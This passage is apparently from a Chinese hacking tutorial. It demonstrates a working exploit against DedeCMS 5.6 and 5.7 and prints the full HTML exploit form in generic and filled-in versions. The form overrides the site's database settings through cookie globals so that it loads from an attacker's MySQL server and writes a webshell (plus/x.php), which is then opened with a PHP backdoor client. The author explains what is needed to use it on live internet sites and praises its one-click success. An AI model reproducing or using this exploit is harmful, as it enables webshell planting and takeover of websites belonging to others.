


图3

下面该提交数据的EXP出场了。jannock给出的EXP的代码为：

```
<form action="" method="post" name="QuickSearch" id="QuickSearch" onsubmit="addaction();">
<input type="text" value="http://localhost:8080/plus/mytag_js.php?aid=1" name="doaction" style="width:400"><br />
<input type="text" value="dbhost" name="_COOKIE[GLOBALS][cfg_dbhost]" style="width:400"><br />
<input type="text" value="dbuser" name="_COOKIE[GLOBALS][cfg_dbuser]" style="width:400"><br />
<input type="text" value="dbpwd" name="_COOKIE[GLOBALS][cfg_dbpwd]" style="width:400"><br />
<input type="text" value="dbname" name="_COOKIE[GLOBALS][cfg_dbname]" style="width:400"><br />
<input type="text" value="dede_" name="_COOKIE[GLOBALS][cfg_dbprefix]" style="width:400"><br />
<input type="text" value="true" name="nocache" style="width:400">
<input type="submit" value="提交" name="QuickSearchBtn"><br />
</form>
<script>
function addaction()
{
document.QuickSearch.action=document.QuickSearch.doaction.value;
}
</script>
```

把EXP的代码保存为dedecmsexp.html。要想使用这个EXP，还需要针对插入了特殊代码的数据库dedecmsv56gbk对EXP的代码进行一些修改。把dbhost修改为MySQL数据库服务器的IP地址，我虚拟机中MySQL数据库服务器的IP地址为192.168.197.130,修改为192.168.197.130。当然，你如果要去拿网上的网站的shell，你的可以外连的MySQL的服务器一定要有公网IP。dbuser修改为连接MySQL服务器的用户名，这里我修改为root。dbpwd是连接MySQL的用户的密码，这里我修改为我虚拟机中MySQL的root用户的密码123456。dbname是你插入了特殊数据的DEDECMS的数据库的名字，这里我修改为dedecmsv56gbk。dede_是表前缀，数据库dedecmsv56gbk中的表前缀也是默认的dede_，这里就不修改了。后面我安装的两个DEDECMS的表前缀也都是默认的dede_，因此都不用修改。修改后的EXP的代码为：

```
<form action="" method="post" name="QuickSearch"
```

```
id="QuickSearch" onsubmit="addaction();">
    <input type="text" value="http://localhost:8080/plus/mytag_js.php?aid=1" name="doaction" style="width:400"><br />
    <input type="text" value="192.168.197.130" name="_COOKIE[GLOBALS][cfg_dbhost]" style="width:400"><br />
    <input type="text" value="root" name="_COOKIE[GLOBALS][cfg_dbuser]" style="width:400"><br />
    <input type="text" value="123456" name="_COOKIE[GLOBALS][cfg_dbpwd]" style="width:400"><br />
    <input type="text" value="dedecmsv56gbk" name="_COOKIE[GLOBALS][cfg_dbname]" style="width:400"><br />
    <input type="text" value="dede_" name="_COOKIE[GLOBALS][cfg_dbprefix]" style="width:400"><br />
    <input type="text" value="true" name="nocache" style="width:400">
    <input type="submit" value="提交" name="QuickSearchBtn"><br />
    </form>
    <script>
    function addaction()
    {
    document.QuickSearch.action=document.QuickSearch.doaction.value;
    }
    </script>
```

至此，“炮台”搭建完成，下面该找个目标试试“炮台”的威力了。我来搭建第一个目标，第一个目标是DedeCms v5.6 GBK build 20110128，安装DedeCms v5.6 GBK build 20110128，访问地址为http://127.0.0.1/dede1/。把EXP中的提交地址http://localhost:8080/plus/mytag_js.php?aid=1修改为目标的提交地址http://127.0.0.1/dede1/plus/mytag_js.php?aid=1，打开dedecmsexp.html的界面如图4。




图4

点“提交”按钮，过一会显示了空白页面，查看源文件，发现“document.write("OK");”就说明shell文件已经生成了，如图5。来到plus目录下，发现x.php果然生成了，如图6。




图5




图6

用lanker一句话PHP后门客户端3.0连接shell的地址http://127.0.0.1/dede1/plus/x.php，写上密码x，成功得到shell，如图7。




图7




图8

看来EXP对DEDECMS 5.6版本有效，对DEDECMS

的最新版本DEDECMS 5.7是否有效呢？我们来实际测试下。我在虚拟机中安装了最新的DedeCms v5.7.11 build 0701 GBK版本，访问地址为http://127.0.0.1/dede7/，修改EXP文件dedecmsexp.html中的代码，把提交地址修改为http://127.0.0.1/dede7/plus/mytag_js.php?aid=1，打开dedecmsexp.html，如图8,点“提交”按钮后在plus目录下也生成了x.php，如图9。




图9

用lanker一句话PHP后门客户端3.0连接shell的地址http://127.0.0.1/dede7/plus/x.php，也成功得到了shell，如图10。

看来EXP对DEDECMS 5.6和DEDECMS 5.7（包括5.7版本的最新版本）都有效，而且都是秒杀，修改个提交地址，点一下“提交”按钮，shell就到手了，很爽吧。由于目前网上DEDECMS用的最多的版本是5.6和5.7，经过实际测试EXP对这两个版本通杀，别的版本我就不测试了，有兴趣的可以自己测试。

